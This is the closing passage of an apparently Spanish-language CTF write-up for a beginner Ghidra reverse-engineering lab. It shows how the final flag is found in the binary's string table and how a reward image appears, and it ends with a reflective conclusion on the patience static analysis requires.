
C:\Decompile: reto4 - (CTF_GHIDRA_v1)
1
2 void reto4(void)
3
4 {
5     puts(&DAT_00482550);
6     puts(&DAT_00482588);
7     puts(&DAT_004825d8);
8     return;
9 }
10

```

Aquí es donde entra en juego la sección `.strtab`, una tabla de strings utilizada por el binario para almacenar nombres de variables, símbolos y otros identificadores. Sabemos que todo lo que se declara o referencia en el binario aparece en esta tabla, incluso si no es invocado o mostrado explícitamente.




Al examinar cuidadosamente el contenido de `.strtab`, comenzamos a revisar los nombres declarados. Tras explorar con paciencia, finalmente encontramos una entrada llamativa: `flag_oculta.0`



Ese nombre definitivamente destaca entre los identificadores del sistema o funciones estándar. Sospechamos que está vinculado a una cadena de interés, por lo que pasamos a la pestaña superior de **Search > Strings**, donde podemos buscar directamente ese identificador.

Al ingresar "flag_oculta" en el buscador de strings de Ghidra, ocurre la revelación: ¡Ahí está! La cuarta bandera está completamente visible, pero oculta entre cientos de cadenas del binario.



Aunque el número de pasos para llegar aquí fue corto, el reto residía en **la paciencia y la atención al detalle**, igual que en un análisis de malware real. A veces, la información no está protegida ni codificada, simplemente está enterrada entre miles de elementos esperando a que alguien la vea. Encontrarla fue cuestión de validar, buscar con intención, y no subestimar ninguna pista. Esta última bandera cierra el laboratorio recordándonos que, en reversing, **lo más escondido no siempre está cifrado... a veces solo está en silencio.**

Prueba final: Validación de todas las banderas extraídas

Una vez colocadas correctamente las cuatro banderas en el archivo banderas.txt, volvemos a ejecutar el binario para verificar si todo está en orden. En pantalla, se nos muestra un mensaje final:


```
Felicidades, parece que encontraste las 4 banderas.  
Ya veremos si es cierto... abre el archivo FINAL.png
```

Al listar nuevamente los archivos del directorio, notamos algo curioso: ¡ha aparecido un nuevo archivo llamado FINAL.png que antes no estaba!

```
> ll
.rw-r--r-- manu manu 6.1 KB Mon May 19 00:22:58 2025 banderas.txt
.rwxr-xr-x manu manu 806 KB Mon May 19 00:05:26 2025 CTF_GHIDRA_v1
.rw-r--r-- manu manu 22 KB Mon May 19 00:05:26 2025 estegeo.jpg
.rw-r--r-- manu manu 4.5 KB Mon May 19 00:23:20 2025 FINAL.png ←
.rw-r--r-- manu manu 2.6 KB Mon May 19 00:05:26 2025 Instrucciones_CTF_GHIDRA_v1.txt
.rw-r--r-- manu manu 34 KB Mon May 19 00:05:26 2025 LICENSE
.rw-r--r-- manu manu 3.1 KB Mon May 19 00:05:26 2025 README.md
```

Esto confirma que el binario contenía instrucciones que solo se ejecutaban si todas las condiciones se cumplían, revelando este archivo como **premio oculto** al resolver el laboratorio completo.

Abrimos el archivo FINAL.png y ahí está: **un mensaje de felicitación**, confirmando que el reto ha sido superado.



Este no es solo un final visual. Es una prueba de que el análisis fue realizado de forma correcta, paso a paso, entendiendo cómo se ocultan datos, cómo se manipulan en memoria y cómo se construye un reto bien diseñado.

Más allá de las banderas, el verdadero logro fue mantener la concentración, no caer en falsas pistas y enfrentarse con paciencia a cada técnica simulada.

Has llegado al final. Y esta vez, el sistema sí tenía algo que decir: **CTF SUPERADO**.

Conclusión

Este ejercicio fue más que una simple práctica técnica: fue una puerta de entrada al pensamiento analítico que requiere el análisis de binarios y muestras sospechosas. A través de retos diseñados con técnicas simples pero efectivas, exploramos el uso de Ghidra como herramienta clave para entender cómo se oculta, transforma y mueve la información dentro de un ejecutable ELF.

Durante este recorrido no solo aplicamos herramientas como strings, base64 o el propio entorno de Ghidra, sino que también fortalecimos habilidades mucho más valiosas: **la paciencia, la atención al detalle y la constancia**. Porque el análisis de malware no es una carrera de velocidad, es una disciplina que exige **dedicación, curiosidad y verdadera pasión por aprender cómo funcionan las cosas por dentro**.

Cada reto superado representó una técnica más en tu repertorio. Desde la manipulación de strings hasta la interpretación de estructuras internas y la lectura de memoria silenciosa, cada paso fue un acercamiento al análisis estático real.

Si llegaste hasta aquí, significa que no solo resolviste un CTF.

Entraste a un espacio donde se piensa como analista, donde cada byte tiene una razón, y cada sospecha merece ser rastreada.

Si quieres compartir tu experiencia, intercambiar ideas o seguir aprendiendo juntos, **no dudes en escribirme por LinkedIn**:

www.linkedin.com/in/31m4nu

Sigamos aprendiendo juntos. El reversing no termina aquí. Solo acabas de empezar.